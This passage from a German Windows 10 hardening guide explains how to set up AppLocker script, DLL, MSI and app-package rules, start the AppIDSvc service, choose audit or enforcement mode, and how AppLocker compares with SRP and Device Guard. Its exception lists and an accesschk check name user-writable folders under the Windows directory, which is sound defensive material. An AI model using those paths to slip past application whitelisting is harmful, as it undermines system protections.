Empfehlung aus [CESG-W10, Chapter 6.4]: Administratoren sollen alle MSI-Pakete ausführen dürfen, alle anderen Anwender nur die am System im MSI-Cache-Verzeichnis hinterlegten.

- Zulassen - Administratoren: All Windows Installer files
- Zulassen - Jeder: `%WINDIR%\Installer\*`

2.7.2.6. AppLocker: Skriptregeln

Script-Regeln beziehen sich auf Visual Basic Script (`*.vbs`), Java Script (`*.js`), Batch-Files (`*.cmd`, `*.bat`) und Windows PowerShell scripts (`*.ps1`). Die jeweiligen Host-Prozesse sind seitens Microsoft hierzu mit AppLocker-Logik versehen. Abbildung 47 zeigt das mittels Kontextmenü-Eintrag „Standardregeln erstellen“ erzeugte Regelwerk.




Abbildung 47: AppLocker - Skriptregeln (Standardregeln erstellt)

Empfehlung aus [CESG-W10, Chapter 6.4]: Administratoren sollen alle Scripts ausführen dürfen, alle anderen Anwender nur Scripts aus dem Programm- und Windows-Verzeichnis, ausgenommen werden sollen zahlreiche Pfade in die Anwender potentiell selbst Daten direkt oder indirekt ablegen könnten:

- Zulassen - Jeder: Alle Scripts im Ordner: `%PROGRAMFILES%\*`
- Zulassen - Jeder: Alle Scripts im Ordner: `%WINDIR%\*` mit folgenden Ausnahmen:
  - Ausnahme: `%SYSTEM32%\catroot2\*`
  - Ausnahme: `%SYSTEM32%\com\dmp\*`
  - Ausnahme: `%SYSTEM32%\FxsTmp\*`
  - Ausnahme: `%SYSTEM32%\Spool\drivers\color\*`
  - Ausnahme: `%SYSTEM32%\Spool\PRINTERS\*`
  - Ausnahme: `%SYSTEM32%\Spool\SERVERS\*`
  - Ausnahme: `%SYSTEM32%\Tasks\*`
  - Ausnahme: `%WINDIR%\debug\*`
  - Ausnahme: `%WINDIR%\pchealth\ERRORREP\*`
  - Ausnahme: `%WINDIR%\registration\*`
  - Ausnahme: `%WINDIR%\tasks\*`
  - Ausnahme: `%WINDIR%\temp\*`
  - Ausnahme: `%WINDIR%\tracing\*`
- Zulassen - Administratoren: All scripts

2.7.2.7. AppLocker: App-Paketregeln (Universal-Apps)

Seit Windows 8 kann Software nicht nur lokal installiert, sondern in Form von Universal-Apps auch aus dem App-Store bezogen werden. Benutzer können diese grundsätzlich ohne Administrator-Rechte „installieren“. Mittels App-Paketregeln kann festgelegt werden, welche Apps ausgeführt werden dürfen (siehe Abbildung 48). Die Definition der erlaubten Apps erfolgt hier nicht mittels Programmpfaden oder Hashes, sondern ausschließlich mittels Definition des Herausgebers, des Paketnamens und der Version. So können z.B. alle Apps eines Anbieters, oder grundsätzlich alle signierten Apps freigegeben werden (siehe Abbildung 49).




Abbildung 48: AppLocker - App-Paketregeln für Universal-Apps (Standardregeln erstellt)

Empfehlung aus [CESG-W10, Chapter 6.4]:

- Zulassen - Jeder: Alle signierten Pakete – folgende Ausnahmen:
  - Ausnahme: `Microsoft.Getstarted`
  - Ausnahme: `Microsoft.MicrosoftOfficeHub`
  - Ausnahme: `Microsoft.SkypeApp`
  - Ausnahme: `Microsoft.WindowsFeedback`




Abbildung 49: AppLocker - Definition von App-Paketregeln für Universal-Apps

2.7.2.8. AppLocker: DLL-Regeln (Bibliotheken)

Wenn eine Bibliothek (DLL, OCX-Datei) geladen wird, prüft AppLocker ob die betroffene Datei geladen werden darf, wenn nicht wird der betreffende Prozess beendet.

Damit DLL-Regeln konfigurierbar sind müssen diese unter `AppLocker => Regelerzwingung konfigurieren => erweitert` erst aktiviert werden (siehe Abbildung 50). Dieser Schritt ist vorgesehen, da eine unbedachte Konfiguration das System erheblich beeinträchtigen kann.




Abbildung 50: AppLocker - DLL-Regeln aktivieren

Abbildung 51 zeigt wiederum das per Kontextmenü „Standardregeln erstellen“ erzeugte Default-Regelwerk.




Abbildung 51: AppLocker - DLL-Regeln (Standardregeln erstellt)

Empfehlung aus [CESG-W10, Chapter 6.4]:

- Zulassen - Jeder: Alle DLLs im Ordner: `%PROGRAMFILES%\*`
- Zulassen - Jeder: Alle DLLs im Ordner: `%WINDIR%\*` mit folgenden Ausnahmen:
  - Ausnahme: `%SYSTEM32%\catroot2\*`
  - Ausnahme: `%SYSTEM32%\com\dmp\*`
  - Ausnahme: `%SYSTEM32%\FxsTmp\*`
  - Ausnahme: `%SYSTEM32%\Spool\drivers\color\*`
  - Ausnahme: `%SYSTEM32%\Spool\PRINTERS\*`
  - Ausnahme: `%SYSTEM32%\Spool\SERVERS\*`
  - Ausnahme: `%SYSTEM32%\Tasks\*`
  - Ausnahme: `%WINDIR%\debug\*`
  - Ausnahme: `%WINDIR%\pchealth\ERRORREP\*`
  - Ausnahme: `%WINDIR%\registration\*`
  - Ausnahme: `%WINDIR%\tasks\*`
  - Ausnahme: `%WINDIR%\temp\*`
  - Ausnahme: `%WINDIR%\tracing\*`
- Zulassen - Administratoren: Alle DLLs in allen Ordnern: `*`

2.7.3. Aktivierung des AppLocker-Dienstes: Anwendungsidentität

Damit das konfigurierte AppLocker Regelwerk wirksam wird, muss der Dienst „Anwendungsidentität“ gestartet und die Startart hierzu auf „Automatisch“ konfiguriert werden (siehe Abbildung 52).

Anmerkung: In der aktuellen Release 1511 von Windows 10 wird das interaktive Konfigurieren der Startart des AppIDSvc nicht erlaubt („Zugriff verweigert“). Die Änderung kann mittels Gruppenrichtlinien oder gescriptet durchgeführt werden:

```
C:\>sc config AppIDSvc start= auto
[SC] ChangeServiceConfig ERFOLG

C:\>net start AppIDSvc
Anwendungsidentität wird gestartet.
Anwendungsidentität wurde erfolgreich gestartet.
```




Abbildung 52: Systemsteuerung, Dienste: AppLocker - Service: Anwendungsidentität

2.7.4. Best-Practice Empfehlungen zur Nutzung von AppLocker

Überlegungen zur Nutzung von AppLocker inklusive einer Best-Practice-CheckListe findet sich im Grundschutzkatalog des BSI ([BSI-GS14, M 4.419, S. 4003ff]), eine für Windows 10 ausgearbeitete und von der britischen *Communications Electronics Security Group* empfohlene Beispielkonfiguration kann [CESG-W10, Chapter 6.4] entnommen werden – diese Empfehlungen wurden bereits in den vorangegangenen Abschnitten erläutert.

Um zu prüfen, ob sich unterhalb eines mit AppLocker freigegebenen Programmpfades Verzeichnisse befinden, die für Benutzer schreibbar sind, kann das SysInternals-Tool AccessChk[6] verwendet werden:

```
C:\Temp>accesschk.exe -w -q -s Testuser C:\Windows
RW C:\Winodws\Tasks
RW C:\Windows\Temp
RW C:\Windows\tracing
RW C:\Windows\System32\FxsTmp
 W C:\Windows\System32\Tasks
 W C:\Windows\System32\Com\dmp
 W C:\Windows\System32\spool\PRINTERS
 W C:\Windows\System32\spool\SERVERS
RW C:\Windows\System32\spool\drivers\color
…
```

[6] https://technet.microsoft.com/de-de/sysinternals/accesschk.aspx

2.7.5. Konfiguration des AppLocker-Modus: Audit / Enforcement

Die Konfiguration des Modus ist im Gruppenrichtlinieneditor (`gpedit.msc`) vorzunehmen (siehe Abbildung 53).

Im Modus „Regeln erzwingen“ können Anwendungen für die eine Deny-Regel konfiguriert wurde, oder auf die auf keine Allow-Regel zutrifft nicht mehr gestartet werden, dies wird dem Anwender mittels einer Fehlermeldung angezeigt (siehe Abbildung 54).

Es empfiehlt sich im Zuge der Einführung von AppLocker das Regelwerk vorerst auf „Nur überwachen“ zu konfigurieren. Policy-Verletzungen führen so nicht zu Fehlfunktionen, sondern werden lediglich in der Ereignisanzeige protokolliert (siehe Abbildung 55) und können so ausgewertet und die Regeln nachgebessert werden, bevor die AppLocker-Konfiguration produktiv gesetzt wird. Auch im Modus „Regeln erzwingen“ werden Policy-Verletzungen im EventLog gespeichert (siehe Abbildung 56).




Abbildung 53: AppLocker - Regelwerk erzwingen bzw. nur überwachen




Abbildung 54: AppLocker - nicht freigegebene Applikation im Modus "Regeln erzwingen"




Abbildung 55: AppLocker im Audit-Modus („nur überwachen“), Ereignisanzeige zeigt Policy-Verletzungen




Abbildung 56: AppLocker im Modus „Regeln erzwingen“, Ereignisanzeige zeigt Policy-Verletzungen

2.7.6. Unterschied: AppLocker / Software Restriction Policies (SRP)

Um die Ausführung von Programmen zu beschränken standen bereits seit Windows XP und Windows Server 2003 die *Software Restriction Policies* (SRP) zur Verfügung. Ab Windows 7 kam die Möglichkeit AppLocker zu verwenden hinzu.

Beide Technologien verfolgen grundsätzlich die Zielsetzung zu kontrollieren, welche Applikationen auf einem Gerät ausgeführt werden dürfen. Die beiden Ansätze unterscheiden sich jedoch. Während SRP die Regeln im User-Mode enforcierte, ist AppLocker im Betriebssystem-Kernel verankert und daher wesentlich robuster gegenüber Angriffen.

Das AppLocker-Regelwerk erlaubt eine höhere Flexibilität und kann nun auch mittels eines Wizzards deutlich komfortabler erstellt und gepflegt werden. Während *Software Restriction Policies* stets auf alle Benutzer eines Computers gleichermaßen wirken, kann die AppLocker-Policy basierend auf Benutzern und Gruppen auf einem Gerät auch unterschiedliche Konfigurationen durchsetzen und Ausnahmen hiervon ermöglichen. Zur Prüfung des Regelwerkes können AppLocker-Policies auch direkt beim Anwender im „Audit-Mode“ betrieben werden, treten hierbei keine Regelverstöße mehr auf, kann die vorbereitete Policy schließlich scharf geschaltet werden (Siehe Abbildung 55).

AppLocker erlaubt im Unterschied zu SRP auch die Verwendung einer angepassten Fehlermeldung die auf eine erläuternde (Intranet-)Website verweist, erlaubt den Export und Import von Policies, und kann auch mittels PowerShell administriert werden (PowerShell Commandlets siehe [MTN-AppLps]).

Weiters unterstützt AppLocker auch die mit Windows 8 hinzugekommenen Apps aus dem Microsoft oder Company-AppStore (Modern-UI bzw. Universal-Apps genannt). Diese und weiterführende Details betreffend den Unterschieden von AppLocker und SRP sind in [MTN-AppL1] zu finden.

2.7.7. Unterschied: AppLocker in Windows 10 (im Vergleich zu Win 7)

Die seitens Microsoft publizierten Neuerungen in AppLocker unter Windows 10 sind recht überschaubar (siehe [MTN-AppL3]). Es ist nun möglich bei der Erstellung von Regeln zwischen interaktiven und nicht-interaktiven Prozessen zu unterscheiden. Außerdem kann das AppLocker-Regelwerk nicht nur mittels Gruppenrichtlinien, sondern auch mittels (Dritthersteller-) Mobile Device Management Lösungen über einen neuen Configuration Service Provider standardisiert konfiguriert werden.

Die für Kunden aber vermutlich bedeutendste Neuerung ist, dass das AppLocker Policy Enforcement nun nicht mehr nur den teureren Ultimate- und Enterprise-Editionen vorbehalten ist, sondern im Gegensatz zu Windows 7 und 8 nun auch durch Verwendung des Configuration CSP mit den kostengünstigeren Windows 10 Editionen genutzt werden kann. Leider ist die Konfiguration mittels Gruppenrichtlinien aber weiterhin der Enterprise-Edition vorbehalten (vgl. [MTN-AppL2]).

2.8. Device Guard (Virtualization-based Code Integrity)

Die im vorangegangenen Kapitel 2.7 betrachtete AppLocker-Funktionalität stand im Wesentlichen auch bereits vor Windows 10 zur Verfügung. Mit Windows 10 Enterprise steht darüber hinaus jedoch *Device Guard*, eine auf *Virtualization-based Code Integrity* basierende Absicherung des Systems zur Nutzung bereit.

Anmerkung: Das zugrunde liegende Thema *Virtualization-based Security* wurde bereits in Kapitel 2.4 behandelt, und im Speziellen das Thema *Secure Kernel Code Integrity* (SKCI) bereits in Abschnitt 2.4.2 erläutert, die Hardware-Anforderungen an *Virtualization-based Security* sind in Abschnitt 2.4.3 zu finden bzw. sind im Detail in Bezug auf Device Guard in [MTN-DevG, Chapter: Hardware considerations] zusammengefasst. Diese in Kapitel 2.4 erläuterten Konzepte werden nachfolgend als bekannt vorausgesetzt.

Die AppLocker-Funktionalität wird vom Betriebssystem innerhalb des regulären High-Level-Operating-Systems (Host OS) bereitgestellt, ist daher konzeptionell von Administratoren oder mit Systemrechten agierenden Prozessen, sowie auch von Malware die solche Rechte erlangt angreifbar, manipulierbar bzw. deaktivierbar.

Device Guard wird im Unterschied dazu nicht über das angreifbare High-Level-Operating-System (Host OS) implementiert, sondern mittels der Hyper-V (Type-1 Hypervisor) Technologie vom regulären Betriebssystem-Kernel getrennt (siehe Abbildung 57).

